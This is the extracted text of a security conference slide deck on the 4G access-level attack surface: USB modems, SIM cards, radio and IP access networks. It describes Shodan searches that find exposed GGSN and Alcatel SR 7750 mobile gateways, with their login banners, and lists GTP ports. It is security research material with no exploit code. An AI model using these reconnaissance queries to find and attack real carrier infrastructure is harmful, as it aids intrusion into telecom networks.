



# #root via SMS: 4G access level security assessment

Alexey Osipov

Timur Yunusov

<http://scadasl.org>



# who we are

SCADAStrangeLove

Timur [@a66at](#) Yunusov

Sergey [@scadasl](#) Gordeychik

Alex [@arbitrarycode](#) Zaitsev

Alexey [@GiftsUngiven](#) Osipov

Kirill [@k\\_v\\_Nesterov](#) Nesterov

Gleb [@repdet](#) Gritsai

Dmitry [@\\_Dmit](#) Sklyarov

Dmitry Kurbatov

Sergey Puzankov


Pavel Novikov



<http://scadasl.org>




# 3G/4G network





# the Evil





# 4G access level

- + Branded mobile equipment
  - + **3G/4G USB Modems**
  - + **Routers / Wireless Access Point**
  - + **Smartphones/Femtocell/Branded applications**
- + **(U)SIM cards**
- + **Radio/IP access network**
  - + Radio access network
  - + IP access (GGSN, Routers, GRX)






GSM-R

# why?

- + we use it every day
  - + Internet
  - + social networks
  - + to hack stuff
- + IT use it everyday
  - + ATM
  - + IoT
  - + SCADA






# radio access network

- Well researched by community
  - <http://security.osmocom.org/trac/>
- Special thanks to
  - Sylvain Munaut/Alexander Chemeris/Karsten Nohl/etc al.




 **osmocomBB**  
 **osmocomTETRA**



<http://security.osmocom.org/trac/>




# the NET





# the NET





# thanks John

A screenshot of the Shodan search interface. The search bar at the top contains the query "ggsn". A red circle highlights the search bar, and a red arrow points from it to a red box containing the text "Realy???".

The search results page shows a list of findings. On the left, there's a sidebar with "Services" and "Top Countries" tables. The "Services" table includes rows for SNMP (15), Telnet (9), FTP (5), SMB (2), and HTTPS (2). The "Top Countries" table includes rows for China (12), Italy (7), United States (5), Israel (3), and Russian Federation (2).

The main results area displays several blue rectangular cards, each representing a found device. One card is highlighted with a large blue rectangle and has the number "52" next to it. Another card is highlighted with a large blue rectangle and has the number "2" next to it. The text on these cards is partially visible, showing "ZXUN xGH-16, ZTE ZXR10 Software Version: ZXUN xGH(GGSM)V4.10.10(1.0.0)" and "right reserved (1997-2007) \*". A red oval highlights the text "GGSM" in the software version string.

<http://www.shodanhq.com/>



# by devices

## ALCATEL-LUCENT 7750 SERVICE ROUTER

NEXT-GENERATION MOBILE GATEWAY FOR LTE/4G AND  
2G/3G AND ANCHOR FOR CELLULAR-WI-FI CONVERGENCE

SHODAN    Alcatel SR 7750    Search

▼

Services	
Telnet	2,899
FTP	2,620
SNMP	16

Top Countries

Country	Count
China	4,191
United States	410
Iraq	150
France	121
Brunei Darussalam	82

223  
Ori  
Add  
193  
Pan  
Elbla  
Add  
host

ark Co., Ltd.  
szkola Zawodowa w  
owsz.elblag.pl

TiMOS-C-9.0.R6 cpm/hops **ALCATEL SR 7750**  
All rights reserved. All use subject to applicable lic  
Built on Tue Sep 27 12:38:04 PDT 2011 by builder

Login:

220-TIMOS-B-8.0.R6 both/hops **ALCATEL SR 7750**  
220-All rights reserved. All use subject to applicab  
220-Built on Thu Nov 11 20:29:30 PST 2010 by bu  
220-



**7750 SERVICE ROUTER  
MOBILE GATEWAY**




# GPRS Tunnelling Protocol

- + GTP-C UDP/2123
- + GTP-U UDP/2152
- + GTP' TCP/UDP/3386



# Meanwhile in the real world



<http://blog.ptsecurity.com/2015/02/the-research-mobile-internet-traffic.html>



